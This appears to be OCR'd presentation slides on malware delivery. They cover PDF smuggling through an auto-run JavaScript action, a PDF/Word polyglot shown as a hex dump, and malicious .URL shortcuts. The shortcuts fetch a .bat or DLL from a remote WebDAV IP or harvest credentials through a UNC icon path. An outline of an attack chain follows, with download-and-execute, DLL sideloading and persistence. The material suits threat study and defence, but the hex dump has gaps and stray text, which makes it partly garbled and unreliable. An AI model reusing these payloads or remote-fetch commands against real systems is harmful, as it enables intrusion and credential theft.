
See more about Samsung Partners.

PDF SMUGGLING

PDF Luring with JS + HTML Smuggling = PDF Smuggling




```
/OpenAction
/S /JavaScript
/JS this.exportDataObject({ cName:"filename.html",nLaunch:2})
```



Works only with PDF viewer (Adobe Acrobat, Foxit Reader, PDF Reader etc)


PDF Polyglot (MalDoc in PDF)

https://blogs.jpcert.or.jp/en/2023/08/maldocinpdf.html



```
25504446 2D312E37 0A25C2B5 C2B60D0A 31203020 6F626A0A 3C3C2F54 7970652F 43617461 6C6F672F  %PDF-1.7 %....  1 0 obj <</Type/Catalog/
50616765 73203220 3020523E 3E0A656E 646F626A 0D0A3220 30206F62 6A0A3C3C 2F547970 652F5061  Pages 2 0 R>> endobj  2 0 obj <</Type/Pa
6765732F 436F756E 7420312F 4B696473 5B342030 20525D3E 3E0A656E 646F626A 0D0A3320 30206F62  ges/Count 1/Kids[4 0 R]>> endobj  3 0 ob
6A0A3C3C 2F466F6E 743C3C2F 68656C76 20352030 20523E3E 3E3E0A65 6E646F62 6A0D0A34 2030206F  j <</Font<</helv 5 0 R>>>> endobj  4 0 o
626A0A3C 3C2F5479 70652F50 6167652F 4D656469 61426F78 5B302030 20353935 20383432 5D2F526F  bj <</Type/Page/MediaBox[0 0 595 842]/Ro
74617465 20302F52 65736F75 72636573 20332030 20522F50 6172656E 74203220 3020522F 436F6E74  tate 0/Resources 3 0 R/Parent 2 0 R/Cont
656E7473 5B362030 20525D3E 3E0A656E 646F626A 0D0A3520 30206F62 6A0A3C3C 2F547970 652F466F  ents[6 0 R]>> endobj  5 0 obj <</Type/Fo
6E742F53 75627479 70652F54 79706531 2F426173 65466F6E 742F4865 6C766574 6963612F 456E636F  nt/Subtype/Type1/BaseFont/Helvetica/Enco
64696E67 2F57696E 416E7369 456E636F                   6E646F62 6A0D0A36 2030206F 626A0A3C  ding/WinAnsiEncoding>> endobj  6 0 obj <
3C2F4C65 6E677468 20313439 2F46696C                   65446563 6F64653E 3E0A7374 7265616D  </Length 149/Filter/FlateDecode>> stream
0A78DA55 8D3D0E02 4108857B 4EC10554                   3B93E98C 95CEC442 0B1BCF2F EB5642C2   x.U.=  A .{N.  T`.G&1 F ;......B  ./.VB.
4F787C8F DEB46FA4 2C99CA45 38DCB8BD                   7CD9BA9A C0517043 0D84590F C73029E2  Ox|...o.,..E8...h... .r |....QpC .Y .0).
EE30C9AD C494AF02 A0A6AA58 DF5DDB89 84575AD6 AACEED40 C9192149 E9A9AB73 F57BF629 0C23260C  .0..... ...X.]...WZ....@. !I...s.{.) #&
602694C8 CDB0B072 CABEB857 CC51F296 843F2FFD 791D1B9D E90BDF9F 2E7C0A65 6E647374 7265616D  `&.....r...W.Q...?/.y  .. ...| endstream
0A656E64 6F626A0D 0A787265 660A3020 370A3030 30303030 30303030 20303030 30312066 200A3030   endobj  xref 0 7 0000000000 00001 f  00
30303030 30303136 20303030 3030206E 200A3030 30303030 30303632 20303030 3030206E 200A3030  00000016 00000 n  0000000062 00000 n  00
30303030 30313134 20303030 3030206E 200A3030 30303030 30313535 20303030 3030206E 200A3030  00000114 00000 n  0000000155 00000 n  00
30303030 30323632 20303030 3030206E 200A3030 30303030 30333531 20303030 3030206E 200D0A74  00000262 00000 n  0000000351 00000 n   t
7261696C 65720A3C 3C2F5369 7A652037 2F526F6F 74203120 3020522F 49445B3C 33354343 32383246  railer <</Size 7/Root 1 0 R/ID[<35CC282F
44454233 38303943 46313641 43424144 38443141 32363141 3E3C4131 35453530 30353742 46463435  DEB3809CF16ACBAD8D1A261A><A15E50057BFF45
38454546 44373742 38363230 44364238 33423E5D 3E3E0A73 74617274 78726566 0A353639 0A252545  8EEFD77B8620D6B83B>]>> startxref 569 %%E
4F460A4D 494D452D 56657273 696F6E3A 20312E30 0D0A436F 6E74656E 742D5479 70653A20 6D756C74  OF MIME-Version: 1.0  Content-Type: mult
69706172 742F7265 6C617465 643B2062 6F756E64 6172793D 222D2D2D 2D3D5F4E 65787450 6172745F  ipart/related; boundary="----=_NextPart_
30314439 44463434 2E353131 43373535 30220D0A 0D0A5468 69732064 6F63756D 656E7420 69732061  01D9DF44.511C7550"    This document is a
2053696E 676C6520 46696C65 20576562 20506167 652C2061 6C736F20 6B6E6F77 6E206173 20612057   Single File Web Page, also known as a W
65622041 72636869 76652066 696C652E 20204966 20796F75 20617265 20736565 696E6720 74686973  eb Archive file.  If you are seeing this
206D6573 73616765 2C20796F 75722062                   72206564 69746F72 20646F65 736E2774   message, your browser or editor doesn't
20737570 706F7274 20576562 20417263                   65732E20 20506C65 61736520 646F776E   support Web Archive files.  Please down
6C6F6164 20612062 726F7773 65722074                   6F727473 20576562 20417263 68697665  load a browser that supports Web Archive
2E0D0A0D 0A2D2D2D 2D2D2D3D 5F4E6578                   44394446 34342E35 31314337 3535300D  .    ------=_NextPart_01D9DF44.511C7550
0A436F6E 74656E74 2D4C6F63 6174696F 6E3A2066 696C653A 2F2F2F43 3A2F3236 38424132 44342F74   Content-Location: file:///C:/268BA2D4/t
6573742E 68746D0D 0A436F6E 74656E74 2D547261 6E736665 722D456E 636F6469 6E673A20 71756F74  est.htm  Content-Transfer-Encoding: quot
65642D70 72696E74 61626C65 0D0A436F 6E74656E 742D5479 70653A20 74657874 2F68746D 6C3B2063  ed-printable  Content-Type: text/html; c
68617273 65743D22 77696E64 6F77732D 31323532 220D0A0D 0A3C6874 6D6C2078 6D6C6E73 3A763D33  harset="windows-1252"    <html xmlns:v=3
44227572 6E3A7363 68656D61 732D6D69 63726F73 6F66742D 636F6D3A 766D6C22 0D0A786D 6C6E733A  D"urn:schemas-microsoft-com:vml"  xmlns:
6F3D3344 2275726E 3A736368 656D6173 2D6D6963 726F736F 66742D63 6F6D3A6F 66666963 653A6F66  o=3D"urn:schemas-microsoft-com:office:of
66696365 220D0A78 6D6C6E73 3A773D33 44227572 6E3A7363 68656D61 732D6D69 63726F73 6F66742D  fice"  xmlns:w=3D"urn:schemas-microsoft-
636F6D3A 6F666669 63653A77 6F726422 0D0A786D 6C6E733A 6D3D3344 22687474 703A2F2F 73636865  com:office:word"  xmlns:m=3D"http://sche
6D61732E 6D696372 6F736F66 742E636F 6D2F6F66 66696365 2F323030 342F3132 2F6F6D6D 6C220D0A  mas.microsoft.com/office/2004/12/omml"
786D6C6E 733D3344 22687474 703A2F2F 7777772E 77332E6F 72672F54 522F5245 432D6874 6D6C3430  xmlns=3D"http://www.w3.org/TR/REC-html40
223E0D0A 0D0A3C68 6561643E 0D0A3C6D 65746120 68747470 2D657175 69763D33 44436F6E 74656E74  ">    <head>  <meta http-equiv=3DContent
```

PDF Polyglot (MalDoc in PDF)



Detect It Easy v3.10 [Windows 10 Version 2009] (x86_64)

File name

C:\Users\user\Desktop\polyglot.doc

File type: PDF

File size: 29.80 KiB


Scan: Automatic

Endianness: Unknown

```
Binary
    Format: PDF(1.7)
    Format: plain text[CRLF]
```

.URL


User Execution



```
[InternetShortcut]
URL=file:\\\\104.156.149.6\webdav\PO_61467.bat
```


```
start rundll32 \\104.156.149.6\webdav\host.dll,XSSCheckStart
start /min curl -L http://mandalorecnote.com/images/
```

Credential Harvesting



```
[DEFAULT]
BASEURL=https://<domain>/
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=https://<domain>/
IDList=
IconFile=\\<server>\%ComputerName%\%UserDomain%\%UserName%\
IconIndex=0
HotKey=0
```

.URL



Initial Access

Cloud-hosted malicious shortcut (.url)

Defense Evasion

DocuSign3.url exploits CVE-2023-36025

ControlPanelMarker.dll (pdf3.cpl)

Command and Control

GitHub

Execution

PowerShell downloads and executes DATA3.zip

PowerShell downloads and executes DATA3.txt

Persistence

WeFaultSecure.exe

wer.dll (VMP-protected) is sideloaded and establishes persistence by running a scheduled task at 90-minute intervals

Persistence

secure.pdf

Executes second stage shellcode Donut (SO695)

